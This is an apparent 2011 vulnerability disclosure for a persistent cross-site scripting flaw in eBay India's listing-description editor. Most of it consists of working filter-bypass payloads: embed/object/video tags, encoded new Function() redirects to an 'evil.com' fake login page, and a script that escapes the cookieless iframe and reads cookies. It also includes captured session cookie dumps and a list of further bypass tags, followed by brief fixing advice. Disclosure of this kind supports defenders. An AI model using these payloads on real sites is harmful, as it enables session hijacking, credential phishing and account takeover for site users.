EBay Persistent Cross Site Scripting (Filter Bypass)

# Exploit Title: EBay Persistent Cross Site Scripting (Filter Bypass)

# Software Link: http:// *.ebay.in [Cookie] , http:// http://*.ebaydesc.in [Cookie less]

# Date: 28/03/11
# Author: FB1H2S aka Rahul Sasi
# Version: [All language Domain might be vulnerable]
# Tested on: [.in Domains]

About Application: Ebay is an online auction portal where sellers could showcase their products and buyers could bid the showcased items for purchasing. Sellers could place their contents with pictures and description of the product.


Vulnerable Module: Ebay allows a logged in user to revise, edit their listed products, product description also allows HTML with restrictions to scripts and other unwanted tags. This filter is vulnerable and could be bypassed easily.

This following is how a new product is edited,

http://cgi5.ebay.in/ws/eBayISAPI.dll?ReviseListing&itemid=+product_id+

An attempt to add malicious contents to the application would provide an error page describing the restrictions users have when adding contents.

Filters:



Create your listing

Please provide the correct information in the highlighted fields.
- Description - Your listing cannot contain javascript (".cookie", "cookie(", "replace(", IFRAME, META, or includes), cookies or base href.

Categories where your listing will appear

Using trail and error methods it was possible to identify that the filters were string filters, so an attempt to put <script> document.cookie </script> would be restricted as both strings “document.Cookie” and “script” tags are blocked.

A simple way to by pass this would be to use an object tag and embed JavaScript inside as filter is not looking out for “<embed” tag, so we would be able to bypass “script” restriction.


```
<embed src="javascript:alert(fb1h2s)">
```

Now we could run java scripts, but the problem again arises due to the filtering of “docunment.cookie” .

This could be bypassed using the following syntax.

```
<embed src=javascript:with(document)alert(cookie); />
```

So on the user interface the script would be reflected and will show the cookies.



eBay > Create your listing - Mozilla Firefox
Mozilla Firefox
http://previewitem.ebay.in/ws/eBayISAPI.dll?PreviewItemV4&SessionId=1117154460018&SeqId=1053333935&md=
Preview your listing
Close preview
Help

This is how your listing will look when it's live on eBay. It's not published yet, so review it to m
- If you'd like to make any changes, close this preview window and click "Edit".
- If you're ready to publish it, close the preview and click on the "List your item" button.


```
<embed src=javascript:ale
```

The page at http://previewitem.ebay.in says:

```
dp1=bspref/203514df851^pcid/1882167844f6cc4d1^a1p/04d8ce2d1^wgua/.uh1.015.uh2.005.uh3.005.uh4.000.uh5.015.uh6.015.uh7.015.uh8.015.uh9.015.uhA.000.4d8b9206^fm/4.3.24db1cd86^pbf/%23188c20000044f6cc4d1^reg/%5EflagReg%3D1
nonsession=BAQAAAS7BHJIfAAaAABAAB09sxNFmYjFoMnMxADMACk9sxNE2OTAxMTAsSU5EAPMAIk9sxNEkMiR2TzRFT1IzaCRvdzNEVEN5U0g4dHFMLjh1V1duYlYuAAgAHk2zHlExMjk5MzM1MzE3eDIyMDc0NzI3NzQ1MngyMDN4MlkAygAgVvGS0TQ0ZWVkMmM1MT
lucky9=6927770; npii=btguid/44eed2c512e0a02652d16a31ff889fb74f6caf6b^cguid/44eed9cb12e0a47a27028952ff2d3a924f6caf6b^; cid=AlxBw0oSOttVMjvP%23188216784; ds2=alss/0..conf4d8ce2d1^; ebay=%5Ea2p%3D1111111101111111111.%5Elrt
secses=BAQAAAS7BHJIfAAaAAUsAGU9sxNE0ZDhiOTE1MS4yMDMuMS41Ljg3LjMuMC4zU1NSKqqzX5iK3qLkzwhDLfJndQI*
```

But on the listing page the user content is called via an IFRAME from a cookie less domain, that make it impossible to target users cookie who is viewing the listing.

http://vi.ebaydesc.in/ws/eBayISAPI.dll?ViewItemDescV4&item=+evei_item_id+



http://cgi.ebay.in/FB1H2S-here-/220759770785?pt=LH_DefaultDomain_203&hash=item33664ec6a1
Start Scan
Abort Scan
Settings
Advanced
Scanner status: Idle.
Welcome! Sign in or register
SHOPS
MOTORS
PHOTO CENTRE
JOBS
to Search Results | Listed in category: Mobile Phones > Dual Sim > Micro Max
FB1H2S Is here
Aka Rahul Sasi
Item condition:
Time left:
Bid history:
OK

The page at http://vi.ebaydesc.in says:

vi.ebaydesc.in=Cookie of vi.ebaydesc.in domain

Escaping the IFRAME Protection

In order to escape from the cookie less domain in the iframe and steel user's cookies another trick could be used.

The following pages allow the script to be called directly without using an IFAME.

```
        http://cgi.ebay.in/ws/eBayISAPI.dll?ViewItemNext&item=+itemid+

        http://cgi.ebay.in/ws/eBayISAPI.dll?ViewItem&item=220759770785&si=session_id&
print=all
```

Here the first URL could execute our queries provided it checks for a particular, if the cookies are present it redirects and call our injected script via IFRAME else would render the page directly.

First Attack: Password steeling by redirecting to fake login page:

Attacker sent victim
http://cgi.ebay.in/ws/eBayISAPI.dll?ViewItemNext&item=+Evil_script_injected_product +

All we have to do now is inject the following script so on execution the page would be redirected to our evil target.

```
        <embed src=javascript:window.location="http://www.Evil_fakepage.com"; />
```


This script would not be accepted as "window.location", "href" tags are restricted also eval() tag is restricted. This could be bypassed using the following ways.

```
<embed src=javascript:var tmpFunc = new
Function(unescape("%0Awindow.location%3D%22http%3A%2f%2fwww.evil.com%2f%22%3B")
);tmpFunc(); />
```

A new function could be used as an alternative for Eval() and UrlEncoding "window.location" bypass that filter too.

And now when victim clicks our link the code would execute in context of ebay.in and he would be redirected to our evil target that could be a fake login page.

Request Response.



```
GET /ws/eBayISAPI.dll?ViewItemNext&item=220759770785 HTTP/1.0
User-Agent: Opera/9.80 (Windows NT 5.1; U; en) Presto/2.7.62 Version/11.01
Host: cgi.ebay.in
Accept: text/html, application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/gif, image/x-xbitmap,
Accept-Language: en-US,en;q=0.9
Accept-Charset: iso-8859-1, utf-8, utf-16, *;q=0.1
Accept-Encoding: deflate, gzip, x-gzip, identity, *;q=0
Proxy-Connection: Keep-Alive
```

```
HTTP/1.0 200 OK
Server: Apache-Coyote/1.1
X-XSS-Protection: 0
```

Second Attack: Cookie Steeling.

For cookie steeling to work we need to execute the JavaScript in context of *.ebay.in instead of from

*.ebaydesc.in so only way for that to work would be to redirect the IFRAME to http://cgi.ebay.in/ws/eBayISAPI.dll?ViewItem&item=220759770785&si=session_id&print=all

So here the java script would run in context of the *.ebay.in and cookies could be stolen. Here the only issue we would have to face would be predicting &SI value of the link as it would be generated on based on a Cookie "Ebay".

POC Code to Steel Cookies


```
<script>

parent.window.location="http://cgi.ebay.in/ws/eBayISAPI.dll?ViewItem&item=220760379185
&si=UH4aE4aXZeg%2F3KTi23O%2BlOAYE%2B8%3D&print=all";

alert(document.cookie);

 </script>
```

Cookie of Ebay.in retrieved.


http://cgi.ebay.in/ws/eBayISAPI.dll?ViewItemNext&item=220760379185&info=901
Web Scanner
Start Scan
Abort Scan
Settings
Advanced
Scanner status: Idle.
Hi, fb1h2s (fb1h2s1)! Sign out
My Shopping Cart | My Paisa
CATEGORIES
SHOPS
MOTORS
PHOTO CENTRE
Back to My eBay | Listed in category: Apparel & Accessories > Men's Accessories > Designer Pens
ge at http://cgi.ebay.in says:
OK

```
cssg=fb44c54a12e0a02663a71a57ff734126;
nonsession=BAQAAAS70nCoeAAaAABAAB09xhL9mYjFoMnMxADMACk9xhL82OTAxMTAsSU5EAPMAIk9xhL8kMiQwZk1UQm8vbyRmU2Fyb1VyNzBZTXVzSHdiaXNxVEUvAAgAHk233j8xMzAxMzAzNjE1eDIyMDc2MDM3OTE4N
/blkrc0haMlByQm1kajZ3Vm5ZK3NFWjJQckEyZGo2QUVsWUdpQzVPTG9nbWRqNng5blkrc2VRPT0BTQAaT3GEvzRkOTA1MTNmLjIwMy4xLjExLjg2LjAuMC4zAJ0ACE9xhL8wMDAwMDAwMbWXHaBSQHYUCALEQJm3rek7Swko;
/fb44c54a12e0a02663a71a57ff7341284f716ef7^; ds1=ats/1301298027376; secses=BAQAAAS70nCoeAAaAAUsAGU9xhL80ZDkwNTEzZi4yMDMuMS43LjU2LjcuMC4zgBFHReXF2pYzD+B8TMt95Wu32Fs*; dp1=bvrvi/0%
/-14a5152b842^u1p/ZmIxaDJzMQ**4f7184bf^idm/14d9184fe^u1f/fb1h2s4f7184bf^; ebay=%5Ea2p%3D4d9057b690000000000.%5Elrtjs%3D0.3%5EsfLMD%3D0%5Esbf%3D%23c0000000a0008400004%5Ecos%
ds2=alss/0.%2527%2BpServerUrl%2B%25274d91a2bf^ssts/1301303618438^
```

fb1h2s test

Item condition: New with defects
Time left: 5d 01h (02 Apr, 2011 16:05:20 IST)
Bid history: 0 bids

Seller info
fb1h2s1 (0)
Ask a question
Save this seller

Vulnerability Effects:

1) User cookies could be retrieved and misused.
2) Users could be redirected to fake login pages where passwords could be stolen
3) The possibility of an XSS worm would be there.
4) Unwanted transactions could be done in context of logged in user.

Fixing:

1) Strong XSS filters should be deployed if html is allowed, make sure the XSS filter is updated on continues basis considering the update of HTML 5 tags.
2) In case of no HTML, htmlencode all the response.write requests.
3) Many more filter bypassing tags were discovered for current application and is included along with this report.

   Note: Many more filter bypass could be found.

Other Filter Bypassing Tags:

```
<video poster=javascript:alert(‘fb1h2s’)//

<embed src="javascript:alert(‘fb1h2s’)">

<object data="data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==">

<OBJECT CLASSID="clsid:333C7BC4-460F-11D0-BC04-0080C7055A83"><PARAM NAME="DataURL"
VALUE="javascript:alert(‘fb1h2s’)"></OBJECT>

Many other bypassing tags would be there.
```

Regards

FB1H2S aka Rahul Sasi

http://www.fb1h2s.com

http://www.garage4hackers.com/forum.php

http://www.garage4hackers.com/blog.php?8-Fb1h2s-blog